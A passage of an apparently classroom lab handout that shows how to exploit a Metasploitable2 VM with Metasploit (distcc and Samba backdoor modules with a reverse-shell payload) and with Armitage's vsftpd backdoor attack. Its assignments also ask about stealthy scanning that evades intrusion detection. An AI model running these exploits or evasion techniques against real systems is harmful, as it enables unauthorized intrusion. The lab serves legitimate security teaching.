
msf > use exploit/unix/misc/distcc_exec

Here, we use the module for exploiting a backdoor of distccd. Then, set the remote host, local host and payload:

msf > exploit(unix/misc/distcc_exec) > set RHOST 192.168.182.144
msf > exploit(unix/misc/distcc_exec) > set LHOST 192.168.182.141
msf > exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse

The IP address of my Metasploitable2 VM is **192.168.182.144**, and that of kali is **192.168.182.141**. The VMs in Client Zero (the desktops using in the classroom) have different IP addresses depending on the network configuration. Lastly, type “exploit” to l aunch the attack.

msf exploit(unix/misc/distcc_exec) > exploit



The screenshot above shows the process of the exploitation using the Metasploit console. We can see that Metasploit successfully gains a shell session, and we are able to execute $ whoami and $ uname –a commands to show that we are in the Metasploitable2 machine from the Kali Linux.

Using Samba MS-RPC Shell Command Injection to Attack

The example above shows that you can remotely gain access to the target Linux using a backdoor of distcc daemon. Now, we are going to use another vulnerability of the target machine (i.e., Samba MS-RPC) to launch an attack. The steps are similar to the previous attack.


$ msconsole

msf > use exploit/multi/samba/usermap_script

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.182.144

$ whoami

$ uname -a




Armitage - Cyber Attack Management for Metasploit

If you still struggle with the commands of msfconsole, Armitage can help you. Armitage is a GUI tool for the Metasploit framework that makes penetration testing easy.


To start Armitage in Kali Linux, just type armitage in a terminal or click the icon 

If your kali doesn't have armitage, use *sudo apt-get install armitage* to install one.


Then, you will get pop-up windows. Click “Connect” and “Yes”.




If everything goes well, you should see the following GUI interface of Armitage.




Click on the “Hosts” tab and then click on “Add Hosts”. In the pop-up Window, type the IP address of the Metasploitable2-Linux machine. Then, click “add”




After you add the Metasploitable2 Linux as a target host, right click the host entry and select “Scan”. This will scan the host and identify its vulnerabilities.




Before you can attack, you must choose your weapon. Armitage makes this process easy. First, select Armitage->Set Exploit Rank->Poor. Then, select “Attacks” table and then click on “Find Attacks” to generate a custom Attack menu for the host.







Next, we will use the vulnerability, Vsftpd backdoor, mentioned to launch an attack. Right click on the target host, select “Attack” -> “fpt” -> “vsftpd_234_backdoor”.




Select “Use a reverse connection” and press “Launch”




The console in Armitage shows the exploitation is successfully launched.



Right Click on the host entry and select “Shell 1” -> “Interact”



A new tab with the shell will open in the area below. I have typed commands “whoami” and “uname –a” to show you that I have indeed successfully exploited the host.



Assignments for the Lab 4

1. Read the lab instructions above and finish all the tasks.
2. Use nmap to scan the target and find the software version of the OS and the running services (list at least 3 of the running services). What are the differences if we use T1, T2, T3 flags? How to avoid detection from an intrusion detection system (e.g., stealthy scanning)?
3. Why do we need to assign an internal IP address (i.e., behind NAT) for Metasploitable2-Linux? What will happen if we assign a public IP to it?
4. Besides the two vulnerabilities we used, exploit another vulnerability using both msfconsole and Armitage. Show me that you have placed a file in the exploited remote machine via screenshots and by creating the file with the command “touch <yourname>” where <yourname> should be replaced with your full name.

Happy Exploiting!